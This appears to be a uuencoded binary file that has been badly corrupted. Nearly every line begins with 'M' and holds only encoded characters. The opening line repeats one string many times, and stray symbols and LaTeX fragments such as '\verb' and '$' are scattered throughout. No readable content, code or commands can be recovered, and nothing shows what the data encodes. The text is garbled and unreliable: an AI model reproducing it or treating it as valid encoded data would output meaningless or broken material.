M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:V3_G&</T[[MG'F]0:4*"]D=M>C:$ M..,(3X"08=; `L:LHSM`W%>\$%GA&(-2>WAM,YB85+7H,T"X\$C+7B7W'4REH19Đ M"^ONF22,S[6*]FVV2'[-*%9FK#6`>U#,WM[A?UR!-38^H`[@03H+50/%ZYS&Đ M@LL+QB-BJED!/K8`I.WTM\:X)F9NB74!!.!XZ'X9XS&Q?>UCWA*T41)07!LOĐ M2G9?2D3S[DXT[^0(Q-]ESQG,%Z;B6@N4`%O?>Z#9[(O:`S>L)6RJ1&[.3&H+Đ $M^I\HA5^6I^E\Q4/!E\VXPX,,_],!_KD^8NQW>=(M)EH)..L[=,"B+#P=#^;4D$ MZ;<,%/*9Y!-ZK*2GOTH!+E_XO12)C9%Y&,#L1D]\=X\$[6+GX`5EQ;OD!%2X@Đ MP?5ZLX\$Q[Y50!^T5*5+AZR>;)]]#"3+^K,3)%E&&ATS<Q&;V6C=;V_^L#O=?Đ M`L#&W_J>S6DU<;F/N+,)T&ECA=4F)>A50J?"\$_W4%U:\$.I44)X!%C#@670*-D M3SA4TI[F*>V+5GK[%7GT-\M%'&RO?,&.R?DM/,!G`\$<+1>^HAGA?XO=1.Y\$"Đ M8>;_+:Q%8^,[]<+2*AY.N\$G39[,;1![,0B4!++20`*XY'K50]ZN+7=#W@O;BĐ M/+07:9']:5T=9?D?Q."47%NQ0K_1JQ_(HML9%7:DIJ=!HPU15///>/X%;UU:Đ MGYQ`G5^2N]G1?&Q=_\>LP,5*0<`4%B97\$'&%5@Z*B>RGV3BOG'_.!/0]_X:#Đ

ML@, %>PF, E<_0]6RQ\L9CI`#+GV14;;ZN220H_)%?3H*OX30BFZ1#%N5>`0ZBD MD=P=+=R9HYS@+*F*0("&L!ZOA=5GUO4*@9@-I-S_/;U([%)V;Q`18-QCU5ZKĐ MTAK`"\$IH5WK2*T^O]?6#!W&BQ3T(V::0U.EN+5E3&\$.S7;43\$0%4!V%\.."^Đ M3DQ2MPGX`,U3.KDUN<U.84(`OL_&D7C,<:?O_-V'^[PS5P,F90GS<+_'2?MĐ M5OXY;C"`GX:\N/V5!332+N>-%V\N;A:\$>;%?.,B72@**M/(K@(T[`-"9/?J=Đ $\verb|M3RR_ZH,@Z:VD*H/^2EOXR*>(3\&=A;W=$S+&W>LHEU!RTWAL-RWEW5?\S/J@5D)|$ M@\$%HK5'JH%2!=&`2:%2!@*IS\$5Y?%QHV*&7[+ [;0<"%Z\GP4*&WHT*5[N;HD MV9D>Y'J38*[2?CF34*+A_?_X[PFQ2\FK#?Y/?X^!RL2%)1Q>;1BLORO^'P/_Ð M\$]6\H(Y!A/^;,OE_*,/\`-[J7_9_*_U2A__]:%:Y<LY(.BZ8BLJJ2^)BT^Z;[Đ M_\E01(RP<,[)17*I*1KE_,;-I@/7'#8S_8_VO8,K)0OG_S.%_4MB.5`A]&K%Đ M2:'(>"G)C`)R&[\EHT;&TCG#*KVQ:+AJFI==9:A\$_^=2D9(.ZAGGV=0_]Y[,D M'AG18.R3::\;R_A2_H[6HE=K*IG."RPW;">\$_3_E/PH+%BODJN(R&VJGL!H1D M+G1`@,<T_1>C2`YK8NZK3>7_Y[Q5C,T*P,:#T006YVNM%BMS-A8S_?063Y\$#D M%B-[]\$1Z(KJ^1/^W^3!AX?IWSQH7#>>_R`EN]\$K>C#38S'Z/WKB&C([.T:N5Đ MGS3]/UL)'1;.][15VOOY+8=TR\&DU>9<85X!^1^.8-:I^^S36[4:@[-WI]9CĐ M5_&VY(7_I['A?UY?7QYX2V?2SW+9-(KY&&V5N2F-Q-DKQ&F9A?6T+9N-W?3ZĐ MIVIYFJED.6G@XF88V];E#>!'^<XF3."@P-/J^P6XR@2?[_;<B22IGJ\$K3C"@Đ M\/JFLT7C8_CN817H[=^EZ]L&WVA\$`'7M<)8X669:>M%G4>3;913&+JQ;Z2]1D MX]72272Y^79_T+5@)>\$VLNLV%,"^8N.W\+M;PIQH)]G]Q</@Y,_%2X*?RLO@Đ M&ZECI>3J8OF[YCG_S;>"&R,30ZY_'/@*<L91S9EIA_*<W^BZ2U;R[Q_=4*]JĐ $M/V^K<[OZ5;>.MIJ*,YJB);<1\#(L\<IO..7)=-/HGF+B?954\#RVS(7A\#^LP):D$ MS<(%/G:K,/GTS\$#C1*>)P^..`_5W%J)SKH]MUSY%[.Z;S-6@"R;?T%MR^>_8D MB!`Z*_&WV(.Y>J_E&0Z^<R7\KZ\$JBH(59P4Y,D#C\$]^K=R0/K*&;"&WV/OOQĐ M38N!\$8XTPMJ(N4F1KFJ%#.WN`^&WG8-()"D>81N;CR/TLUS\-QV<-\-/M]7DÐ M N'"GA%?":%T/&6609F"/8DE<-G<T9^N\6LIC-%8/<\$!LZEM[E5SK=,!W/QND MR+/C01<\^%QWB[^\,X.8]&;3(ADSQI!/N1^*,X]U\#B+E5@7WX\FOTAO[`Q\$Đ $\label{eq:mv:ims#@M8J8V4P} $$ MV?IMS\#@M8J8V4P) $$ Q[R$O^BW\S1H$8Q6TZR1.WR;869C^B-;?QF0IUJYA`UD] $$ WV?IMS\#@M8J8V4P) $$ Q[R$O^BW\S1H$8Q6TZR1.WR;869C^B-;?QF0IUJYA`UD] $$ Q[R$O^BW\S1H$8Q6TZR1.WR;869C^B-;?QF0IUJYA`UD] $$ WV?IMS\#@M8J8V4P) $$ Q[R$O^BW\S1H$8Q6TZR1.WR;869C^B-;?QF0IUJYA`UD] $$ WV?IMS\#@M8J8V4P) $$ Q[R$O^BW\S1H$8Q6TZR1.WR;869C^B-;?QF0IUJYA`UD] $$ WV?IMS\#@M8J8V4P) $$ Q[R$O^BW\S1H$8Q6TZR1.WR;869C^B-;?QF0IUJYA`UD] $$ Q[R$O^BW\S1H$8Q6TZR1.WR] $$$ M@\$7&X5)@B,)C8E(K42JO]6\>:V\<RV&O#_X=VKRN:?FKBEITH%\&!,:\$#!3'D M`:)&PTO--?H;F\YW.G'R\VK9%+,%6YFB#7I"9+".)W4XK9*IY5(7<T=W2<"0Đ MAD?_]XY5AK2]B[]J.R^/K5S/7-XNX'XZ*]6D5K?ENI;NBK'P>Z:X+J:H@]&=Đ $M@]/\#7=D*[RNRQ2_=D[\&>7H'>KT,K$5F?<YS-HO4*ST`&SU\03VAL7']?O,(<\partrig 0.5)$ M2EB=:Q%&^P`#ZM/=F7&&:L!]?S*DO:/_+.Q^:A\H9S\$#8KP%Y1(H>06(O_XHD MJ1OP\$/JS9"U<9DN_K_*R?,C&I<!#N&^/:H^M#8]DGM7>.MK1\Q_%SI!4'9!JĐ MPC"S2(W/FP#&J_;-!JUW"WK([8[.D-\(P*\=?0.=&6JL3&8MO@=CZ6HX]&`KĐ $M'O`YF/+BT=4%5/=T<[#H"8Q_:!D2&OFW\/5&=XAR9M&.-P)>SL(J(P1WA2T4D)$ ML D;4 X*597-%G U%3<)HW;48!IW['0/6+8\L>]#:JTY;=E5A!2Q!DH^G9:(Đ MZ%6U78\`JI#+4STPP(D!3#IM+0MBK;?IFT"7AM2/6ZT,]45WOS'7%3!//U,=Đ M8SJ^U+E]M&B0,'`*6/\:\':WN!@@%G@X)O0._2P-7RM:6BNZE6%),WM5!?2^Ð $\label{eq:mcq.n#6} \texttt{MCQ.N#6]E} > 0 \texttt{ZC]@CS} / 54 > \texttt{P@##;RXO?FEL$'+\;VR;1L} < \&: /\&\#,!K1/[0M=OX$D] > 0 \texttt{ZC} = 0 \texttt{ZC} =$ MDN99;G1XX^PYV[="4C0HH'R4(T\$"`8;N\QI`I&*M<A)1E\$L88ZA^()Q*'8A;Đ M%\$;6/=.^B3[P>3;W^_*BOJL"K.8K_#<7Q_+*IC]WE]'*EWN88X@NA490I8\$Đ MH'J#B<[>O5X#0M16@\OJJZ3*0[3+>&XUJM9UTO7K07>>'0G\$1.SY2"F0<+)XĐ M_J-YPT<NG<_,)YW/5W/.VQ8VNB'Y'GKI\$,L"VF[-KU?@-N9]2O&XQ+]CTG?^Đ $MN/'3N2ANFKCC\S!O/#$1H=.TR//XQW0U*M[>>H"Z$4\3R),I6>1E^8M[Q[;)D$ M8([5V??_GO\<G?)D%77HR'^\P?[=0N(*.!<^6R[*`"9X:`'8:`<``E_10'U(Đ $M?\$9I/N<^5\--^1,YME\$<@V,;!)F^U#,.Z[48.S<X&JY_K>/:T,-U]D[R[?\4D]]$ MIA7/:R9E-:]#&I%KOW9WHW9"]08-6\$)[EE@%9&R4=!`Y=M3>5[;9#;E9.;0PD M2;3;B'#E;=ZFY^IKNQ#`#WK98328A`AZI0;T<L8F(Z,]1WS1?-]PDO[36/'?Đ M26.=G@TPEK]7NP,(KE\$'EGJLV)28#*!/B:F\;Z-KP3V^R/G'78"Y\$ZE^HL4CĐ $M//:2-'E-[SR?\&_J>Z51U/1]S")E>!MR5&R7#"VZ];XNOU^I[+%L8H.C/R<AOD]$ MS`\$(`")5?*X.I=)_@"SW:V9QI1?H."@LB+"=BSF^DAFIDOFE`B?(N\$),@2VVÐ $M!YL><F<2[HS2_9^VG"3[GQ5*-40%_%/?LWW/6X&61KI-JQZK==:([1'-*)?<D$ MU(!5!9SP&7ALX;PXQT-: R`:D+8H@W'<1X..4W-ML.!RZ+N;L:^%^SS4CG/WĐ $M; \& !E#5 \% !^{([4/6([...V&N3V#(?..?G[B& \%'".FSP(+/:]=\2]L("<51\%), (D))})$ M/AY(#+34'!R\$WTV.+NI[=CZM_=`/^'C9A-->I=A`Q+.:8Q/B5L^ZCFU.\$718Đ M\3L>['N^P?=P@#K6:'?'U8^Z![.'V.LX1I'GOTJCL;6C#Z\W\$\PEV0\$^3QOHD $\verb|M'^6G73>QD$|'?UOORQ`R?0,'$-M*U+S-_!$| + #>=-MUWF>??V.\U5U"!PJ\#LGD | + WV+S-_! + W$ M+.0F"UEN+?#C@?48[M>_0!2:?+Q8VVJLNNS?;'#"H\WB^&_-UMF#1"MT6TK*Đ

M;\$\JFTEC^]IW(C>3Z(&1'DL![2SC\K*?ZKEA-J<VIG\$8XQ?GT<+?=LD^M#.1D MMZJ)<*4ZN.WB"S+7DT3:%H_(1-&%5_P?UH<.-S.D[/K./S)T-W-X_C=2;ON'D $MZ\VCI:\&G\#/SOR,HMS![6/1F[7]803BX>.@X4YWM=]]-+40"Z'R\!^HZ,Z-[\#D]$ M'_B1K7K:AH^]\$B,V)9WE^DX]K18?;P^LCKXO,I!\=-]OWB\"&X9H0J<U@,!JÐ M1H'S!C-!@;R._2]#*9T/&^VZ40VDG1!F1_I5^VY[/JJ1P'W.7+4)X9=UR,9#D MJ]:<IZ[W(.<]8W74!=E+2V>YZON\1?>?+8<XH7.LE'98R\$)X>?OV()]%:K8GD M, JA-H]4\$3;.5P\$!01YO@(*P]X;VV#,"XM6R5:[#?Y6YXVIO]">2L6ZBCH[-QĐ M^W,QE5;D2:912)<3"*_MW5**-Q5&?3WN*%SF=_;A5Y"%1>Z1ZY^C'62[^8L'D M_)DDVABM!DNGI<P7#_SA:_\$Q');GR?3!-\3S"F*9TNGJ;#12@YZ^H\R><<CD MB[V^0UEAY2%9[O"=GFM>":/X,0ZW5@J370!13!<F?R'!N>[=_UET\$_<H44G8Đ M>TEA/?>X(&;VS-WSC:QU_/SJ3V7EQ;+#26NVY*MWRR.>*75_T:7GJBP<-K5D $\texttt{M+36:^4ZQ`N>/2\17!T[V.23='Z[+'/H99!_]1?.A2$X9PO[?0=F^ZJG41_0UD]}$ M?I7:MOWG^M1B??W#<LU]:`(HCOIIO"8S-5&G/XGVX;37*,"S*3A."N'9L7*4Đ M]B-')K4%#A4R#ZV3#B8FF63&NTT`W.9D@SZDEG6/U84E-O"PCE5GR>MBX%M+D MAX#H@N_&VX:+'"CI9E*H4[B`67N1SFJF<'@5C]Z@:=DGTR<PU<`CHDF!@3;;D $MS930(,MUQ"2,3)/T7W+5Q+CR=-1!M4Q!!O_5<=L>H]V00ZP,_'0896.=V=\D$ $\texttt{M)7C5SQ-*]-3<&!,"2+\#;!]N/M]_VX+-U[8J<$<`8ZV.S6.$(7B"`\X@$A/\.Đ$ $M-'.9$MF\[/U=_PD/$MN8RQ^M;:08S<S8M4?XW`:=_@"TT69[ZBSG=$$'.Z-)D$ MCEG#AVX9%9`G6"3LQK7_H8F,Q_*'Z[?OW+84;("'<]+<M'U'/AK+Z#FT^%'!Đ MUP`H2_J0=\+%ITBMCM_7<!T6V:^W<WAX(G,%<HL!G,4&WW'?/;VQ\$;_D,0\ZĐ M>RQ(>!0,W7BUEA?4TXTB8_W=E584GVF%"72!'#3XOQG\]8R9LB[ZW\3>CA@;Đ MOW18^33P_29WU-;H)<-E+T\$Z%8_L_1<'L\O?SMVDYL470+L#U>"("R19R[U=Đ MOR`.&6\--\]A".E=V7*V&%4\?P.S^T+?=7H^YE-"@Y>%G=N2_T,VM*BAP47YÐ M#PHLS3Z=>LM4(H<6"M\$U`LAE7QP"VUW*X\=]358GQ<[3.1[`VGG.UX+O^;!@Đ M9+HZ0('O6.-#/442ZJ"Y\\RH][E),IWHRJ6P\$98\7[OVFPH?WX8;'S0NH)+QĐ MVPNF@XW^+"C8=<);B>]Q"V_H#0)IG13*>]WGZ48<Z,YCT`/#@\$'O6F!-SRPTĐ MT]FAM>"3^Y2E2@'ZI!N6]E-]YD!MD8-01J]J)R,UUO8([T"/TWU8)P`8,,VSĐ MYB41(PV#81QTZH\$^R=1^UN3;TA](ACL,BT-<YUSH\!S^\$\$[=?S?FA2']S>@(Đ MJZ&_3N8)@%L1U6!KLAXA_R?=9MMP0_B9O6`AC%K=5C-P%M;?TLYF=\[FDR_^Đ MUF8,'L`?(.A/^>YBV:]7YPU'-2^T\\Z]:B>\$,@BD"2897,(6[/^R@6\$?9BEPĐ MYA8GNVG[P5%R;]_LE(GUX'W#S)-J`)UDIO\$V:02.B1P]H')Q?^=X;(AYMLF]D M5MF`PV^2/#`C_P*PY_GI[E..KS=X-EGKZE6>=W&_;5BR.9K*6M[1\V:C5H+:Đ M?@,T;L"+@J#RK&E7+JZUOUY_:/\$\3?\$<RA.5[EY;T]Y><%=_-;VD2S58%;CHĐ $M<!7,-3I^{0}3:'->8#024]^SDP14/@>4<%H=)E#K")A]^^=SN%)"R/_FY^CD$ MAD)!8Y-%P@Q(=ZQE93I41F9^[I-+86*D[3Y+XOB28[8LH0(EY52MF"/(K%BLĐ MK6.ID*O^T66EW?Y^G7KRF]AE?/P/*-PSE35NJ1VA2^(HV___>=X31R-LN'>M<Đ MZ90HD<9D.PW ?&U1DY%P!)M:P/=^8=NPDZ(BBH2-@V?3^R!;Z]UIOO%3()Z`Đ M'C#.^=>`))Y_2\?%&UZ8[971Z-LY42:GJ2?S`C8V6X3#B67D=T1=G!%?O1:GD MO[;2\$UW>!L&[A]!;`"%Y@T(LBI1+="T#SBR\$M\$ONPZ?(U.02H3/ZZ6+[G<YTĐ MR-K-AI'P]7:<I+Z)M@74'O'3-=7(;.Y[M,N&-UY2]4>N8TK]IJM/2T;N)]&[Ð MRG_X^,7'>]/[@CG._W3WSY?+:,X-@P`"(N5BQ1R,!GK(3T`TH#51R4^"^</HD $MX^[U.C'W35"1!F^{\$}Y8%9>(1)/2G/NZ[_1)I+7CPI^,2>2]6R1J5HPWC<H:D$ M_\QWNH>5CM5G&IG1FO>L@3.LZV(MI+SW^2[XX,P(3?#2VYWXD\$>T2B"35Y&,D $M8,7-Y)4"\K&:^M$97%DOY^,-.N\[?NFOK:78A29[5(Y)-D=)84)DU)TRW@STD$ M4N4[+DW5P/C:.GC_%QY\$`;H>\$KZ/</DK+6R("]--XC,L-IV3#BD@^W#S%M?6Đ M, 'H[+AA!#[A\<SD^NJ"?1-#-#7@N@ZCE/LOSW:Q;I4+GU!MY2_<'[)@*O574Đ MC\X^K#?K>K/&.))]M'2S?MPJ22]JCZ`'/LZX#+9OJN7<1?M3+;@\N%Q)"VOFĐ MU\$TFCEP-D6G90!OYO=\8T5U\;`W,MS5?B)QB[3I_OUS-0@('7B>2I6(I"1>]D M5EM/%1`^>4*,S+(^SAW?:2HZJ\L%F@XF.OFZ/O1;]PIRPV?5`<Y%]^XF3+PYĐ M]9MJ9BK7@R/2^DGPY%P;B?%`\$#U[[*OY^;SYFD0K4CZSZ*]6\PVID1E(1SY"Đ MS\$+L__;MF!`H:+6<O%>`BIT\[_V26>\586M?[[/'J_-0TG]449Z?`>"+VN2ZĐ MS62.4)\$]#1]_[WP^+H?:Z^3;.9CXDY+X-U\$`S["9'@J/B8CP6Y/>=_G5?^A!Đ M9=VUA?BO#ORCS]-H')+MPJG+YLM&<\K5^T.N7LY#!]Y/59':M8_WA_)SB1'HD M'YB<7K?3U2PWN\$R(DMYRWD=R<72!#R)DI!9A<NX;KUZ>-BV\$M2VAH87%(A%JÐ $MQ#_7HK5[8#QG_U[@G7&B.1[-\(91L4TCTF8IDSY/A<WS.^6Z:R8A0M+,#-4"D)]$ $\texttt{M-QV[K31MYZ}^{_.S>\#/"N\&`V=S4\$S)*/P(EYBWJ^[N<3\&5ZPX-5TG!H[HHVMDDD]) }$ $\texttt{M(]6!_I+>_V`\&\$GN,=!*MX'9@Z$`=-*XV\$KK0*36$+*=\#Z3\\^{\#4'I</6$<YGCD}$ $\label{eq:mogT_SWTE} $$ MOG^T_SWTE_CUL_$:R]^"^X$$ $$ (VUJ_Z?^</Q_]ZC_$[(M)]_P,)._^FD $$ $$ (M) $$$ $\label{eq:md} $$MD] $4^F; .Y; E] 0^6EV/>F'TNIJLS" \ .X/$: .U \ 9KWIOGLVJXG^$#W*R.]; AZ<ZD$$ $\label{eq:mj_klcsm.*et*'^"O[S^K>3E^Y]MM\-24V^Z*\&?*RF_$==$\A.\%&M$K=_3D$$

M=1BH"84SB!!HG;5!#[(!D=GM_6[^LX:6+-KH=LQQ0U16\MV.&+<-X)H_?KĐ MNA6IJL#7(:H1Q\"7=D#;XMQ[QQZU-(Q!%3.>_V,!L"..[N,JIGJ01^2'Y(,]D MT\$\$).>HT:'K_9.3IHKVFXS\$^9#2NZ^/,RT,V^H!]^IZS//EF>3+`PUNQ/W8FD MM10FT%(%+/F1^SQ7\$EITFP%(^=`U6-A\F^!A*!5^?UR\$![^J@X;C4BX"/Z0AĐ MC!_W3]IS^FK,`:F&S]/79XZ!`KU\$L97G]E[HPN6T/3].R`*`RKV!E\2BGY`KĐ MO1'<::%5_2>:QQ*HY7:LN](R_P=?U=9"0EFC0%H2)>@\,2@),UWAKJ`K@=GRÐ M5@,U/ RX@UQ\W^*G5U\$6?^B\>/LS\--1)M?E9KQ9G7PA.ZF&*\`(\[RALORWĐ M'BEBU, %D=Z.NP#^"IS1/R!MBW@_<!Z"O&364RCG)>P/0N2TJM&M+=60ED^3]D M.WR?CZR2J4>UDM'UG12]/;6])O@NH"%FOH\$U@PV+CTT`]W\15TPG>)2[*N+3Đ MXGRKD, ##8=TCJ>0I+\$)/S"+D64]%^'HZ+K4Z\, U6Q8@X!O?\H,A9?R58>:,%D M2^9=T';A]CA'2L9L?70CMZ2<&<_Y>"-9UI_:NP4]U/98>C/=K`F@4RO[6H-VĐ $M_R.Z]I\2_Q^2F%:J4X^YY=B<Z?80^7=3>*&D?0VB($)5Y^#^V;D1ZA`GQLD$ MAV-':B-K>H[E+`-/-_^B>>!N)B1,Y-'\$'0<S!7XJDZP!8)ZY6AWE>;)SBB]PÐ MB.;_E)GVUX**BG@7U\'2.I0HXVI@Q'N\$OB3*S/!F!>DUI_DCP'UV)#^,5)=9Đ M&:!W0]6KE), "98`09PV'/I;9G"=X10^2M-AY_F6^[:D7CU2=V=X.IG=&5GX_Ð M&`\$6\'D<0;>/,]066Z9P3D<]Y[5_"-Y)H*U-E&#VZ>;0\K?HC8;0!GY^VCLUÐ M?](/5]:_K\$_MW\L5\$1_3"!E4_^J?;M%VF7_K.V\$97J0'K*-[O\-U)?X1R-#Đ M&>B5](X1V&RW_(LPZBD/7JCT&BH*^)AS%10+X*_PVC_@%./%G6!1K-:[%*7%D M1;Q=7800M_281\$1/T]^'&7;0^N_[ZL_*QB#,KT#,W="B;3.R%R=F^\''7JP\$RĐ M8N\$S8ZE^H_P]IWJ#@"<(\'1?LTC(:N(.&-M47JN0V#L@1Z!EY&_1.);?XK%BĐ ML_JG8;GT<I"GB_T/;:,16TB#3;>I';I>[G][ALS@U/;>9MM^4`\$]W_4WX]*Đ MY/6(6ZA`.1F*TOC*<9W0^0+VUP1A@`YG(%&[+S4I,*!>9KDL_*&,VBM373K=Đ M)/Y-=YDL/@VSD_#IR-VE7MGE[+U:)GVWK/">Z>^U8I1)3R=&GOK>(VHYJMU7Đ MO%]V+K[Q0.=IUP`>')J/?M<[0.\$["WEJBHP8\$HO^T.XXJ6KO<F@#:186]VA(Đ M9RU/]I*,2D6=05UB'(3+\$1FW#9&V:\4_%I"]:<'RV?&;](VLM=HY]0PTMW3<Đ M4K.R5'L]C3*T<"=P;F&4STCB&:B^7U&'I4H8O?8B-0'=6ZP_70"Z2YU=^PDSD $MT-'E*/+Z_$!P3S>)7J(C5>3,S_),I(L7^0]AO^I[K?,S\"W^GBU2<7[S[)^GD$ M^%.\AUR1#AOP.`J`&\$28VGKT+]WG>%P%WI^B16=Z>>]\W9GC-8U+5-Y/U8,&Đ M7PD(#GJ-I?%URG<E/XY.]/(RF\+#:AN\DDN?C9,:LEVB;!2R7OJF[M:XSL["Đ MF]+3XX\$UF*>FC590+HL5YF*^Q%S!I4&_[L.=53]!<G<[>>'8'DU\HEG/.&2XĐ MD2-735\MQ]=^KTX359W!(A]HI5Z35ZPO&@3:G[TDI1'U'T\$.+K?O7-]5@[@UĐ M=7D:*B9A'#?_KR=G7=CA9N.X6GG!R7"AFV?:6;K)..PN4;M/P0"XP-=9LM&RĐ MD6I]1.)[JU7.4Y63;V>3_ML!;QDE>&J*O67;0:!,\#((O?3O3Z#)\$,G#3SI?Đ M\:>I,):*3<PQ-*_36+Z3B8PB?^TL&ODL@T!:\$5)1Q\$4]SXZ5Z#\5SJW`6(]UĐ M]T4DF/?'H7);8R&'3:/7G53WO4G!F[%P6H\$_NI[*'>O3WQ<]VJ5KT21SG:DQĐ M,Q>"\$KQQUDS3L<<N26Y_^^L-/;5J3SF@38\$R;U-3#53\$"'\\$SHEB>150\\$XACQ\D MI\$^7YI3W3>P8`R.X2.%)O42%+&/<2&FS;Q><I`,JY#,Q16FM'U<W/\H&9X'&Đ M3>L>+[PFG[D9]7W7+V,/=\$SL"_R5?&:P^D;:I&\S.4%X"TWL-'9Y+8>]R*,%D MI'>E=`=@GQ'H,HDE%=2T`Q)K9`Q8;*CW?1A0!IGTP'A\$\$E<@FB[`!9"EK=IJĐ M>/VKCR\$[Y[:0-LGJ[.'6I>?17X(T])*!O?K<>"]H-#BWW@0B>#\?M-%ID?Q0Đ $M#\`W3E'\`!S\S_;E->\HJ(%/1W\;?;!IU7<]7I_KG7"ZM#/Y-+%E8FI0$&M-'Ð$ M^2Z&KA*-DHLVN_+U56N%93XTN_/PD#^EZ.UK@,_2^[2DT40Q?5D-_?2>!E@#D M"01JM5"H@W.T>.;7,,FQRRDUY4V/`\$/='V_)8MT'6HQG[_#\$VL4_8#V.Y\1:D $M[Y\S1s:\$7WN^{-}/6@\$MOU@UU\&BS\=:0*4]D-83*TGH7[4>:[:-_GW,3*9/S5D]$ M"`]U,U-JZ7R*7%KX7Y\::H^#"F\$1=I!M-#6>%OL+)?7GCI\$)0ZW7_8N)9FKPĐ M3I;K!*DB9O2O'%(6+GTKO9_S, #PD(P2VBP1662J[L4N?(NHLFW?K`)C:XM^^Đ M1U/#V,IY9BW_^*X"'6]L0JEXD7TA6)8C%72'?OFC\$6Y4J9%-\L4KE7N1I.VJÐ $\texttt{MTVI} \$, 1, 7 - [4ET'6.1'\&\$(]^A\#J'YN_: <\$P \setminus 4(\&)5\$Y - E^*: 'SH]?E + W6J^N + \D $\verb|M7\>GU"7U6L=&RW] ^2@>H; FBTX3KQ] ^W5[@4-B$\$+3[D=VD24OF="\F>3<SD] ^W5[@4-B$$$ M1RZU1XV&UAX50.T"*DIRGV.OPZ5?#2H/7F\FRZK.72<Z\[*(KZ*FCGJC1#\1D M"RX, <A[[:9-Y.H]^?+?O-PWC"-RX08OT4*RN4GF6,133]W"(?"H)Y*<9M')HD M /K+G##J\`:=OS#XL`B89KU;'OLZ1'@A);+QNI\XZHHNR,L-]Y4PS6MB,)K*Đ MR..KX*;C(S96A5Q27/E" ^+KYX!KSMPG :=70&YBBG2YDS(J>,&/O.OK<' !Đ MS]RR'?^@5#5M&+';L(D%5-51356H31.QWY;K[F&+!".8DQH9!`^"<E0AJYI"Đ M9GDT!BS)C48"A+078[V.\$B#@@W,R]KCJJJU\$S^5PB=@N6J&COY!+"2/UC<OGD M72JI\TX3BW?M*>ORZW6R5ZUQ_H?0R<!:N^Z^)HA(]T/?<955XB!+^ZEZUW-WĐ MMX[WT3]F[<*\$X<'\\9*Y63&IP]5Q8G`17=M>DT5J@H!E:H:,VXG7=7A9Y]B2Đ MM;SL?U1\$QFKT>JVU\S4%9_HG^ISDX\$'799'NQC\62@9X'?\4]QQ^G:YDP-_`Đ MZ:-YV4/];\"7=<!?SO([[*X?%ZS=K\TOU]P7TZ27B;;#\,:_EU4NC__#HBWĐ $\label{local_matrix} $$MK'?KN<H_K\VQ7=ZF=MTF7U<Z^@NHPF9_BJJ<F%^M^N\'X8U%8./MW]].:EQ<D.$$$

M8B3\$CQ2IAP4J"\$,0\$T;M+?H;0[_0-GFGV#=EX!PQ.*0>S)W7C<8"F9RR!^ZCD M`1X@5GV5%EK'5O<`\$&]L'Q*CWII1G9<DW:R3.RQY.C[DHF.V0EE;V[PW19HMD M\%65UL0>[Q%-%)P-1P=>,;E>84G^BM<<5@5-KE$D'=L6KM"'-*"XH9'8ZX/'Ð$ $MPC:C6Q\$9L,504\&,<`)LUY[WF/#2`-N_HN#J^.=<[3E:O'/[Y](3_E;<IA**Ð)]$ MJ):2+`+#KRIH<,M=T^K<?=?]XRXC;_:GJV#M!!J8;^"8<%7:>R?+ED>G95*\D M,FO>KAAULH?.3?]1\$>D70J"0&!2#/']/0[6]&189)3"N:,;[NM_LW9<)1A\LĐ MS?Y009@I7]=6M4L!&/^!'BE GCTU5G)")ZWCWE(%J.3YZ=NE\'%XM/UJ1VWSĐ M:)=%W+F(M><,S"K1-UYW23U0X%G'QQV5*!]``CA4&#[4KP+ZX##>%_4]3001Đ M<HX498]F0HW'^PT001D\%RF\$0U(^^\$S)DSX+:B'O<=469M1FJ=RWO?QA>KE7Đ $ME/MG\4M<M1_ODU7GZM:U#V:D:NM7_^S4]+`1*+)70,];APDZ,<,9-BL+%<Y]D$ M[Y=F7+)ZK1\$-8'C?[S!_]A_`T5*O>2^3?I_4A80"4F0SR0(T?'YZWSD0UN`1Đ $MW(+[R9W[=\#MTXD?)0Y\$IP1]@I(T[WS]M<)RW7-]4*OW\\"9Z/\\3\$7513]BOR=D$ M`=W7^C,J^KL.+B!C]VDK3M*DI^_X<<Q*N'S_>Q:V@P^81%`Y5YJ/9R!X]TC)D M5]?.Q\=M+8XXFLL81^;IN_O)4^)%GQNQJV?B\$U]&X<F#ZX\'ES_'"C])3[BZÐ M=B\$E=Y`^A3V!@[V5[ZNU&\@\$.M5W.:N>M`H\^0,'SR.#`B'P@VIP9Z00I-.OĐ $M[S7A04B2, BZ74P>7^!X, VH80$;]V?/$0]2J, 4S99.=]X5J11%&XF\3D<2U-Ð$ MX3+E&/^\K1^!"YUZT^+UCZ1;)#N`=`N=U%!CMNR'0+*JS*I*((PR"B2FSE!RĐ M^{IN^0} W^{IN^0} W^{IN^0} M)".7290!;.("Z%Z_:-2##>H'[+#0:\$33?Z6150Q5!"QL0N:Y+,SH3[\$<C*Đ $\verb|M8\&]FIQ+1*_ZQB=.NJ9E2*,S!J-`>^UY53^?H\#,AE=J)>](!/0P2K\"3_</_5D|$ M0'LZ]_I7Z=T1=DZ.TFH3L5J(FYOU5"T%7CMT_R#LY,XWX3(=EPF=D/CENĐ $\texttt{M-:?32!0} \\ \texttt{L8P(XW"S\backslash WZI,5@A?/A<\backslash]D!TX"I^*XS/\backslash IC21KK\backslash PM*C21I'PM-D)} \\ \texttt{M-:?32!0} \\ \texttt{L8P(XW"S\backslash WZI,5@A?/A<\backslash]D!TX"I^*XS/\backslash IC21KK\backslash PM*C21I'PM-D)} \\ \texttt{M-:?32!0} \\ \texttt{M-:?32!0}$ $M//LAF\#N3I,V\&XMRPEEW?':(AA"PBJLW1A@[CR*^Z,L(Q<8:ZS7(OR_1^NDDD))$ M#?9,)J.3LL(RWOIXC-["I^6QG9&#J"H#\PPMRJ;%A58>]%-ELF[`G7.\$6\\5Đ 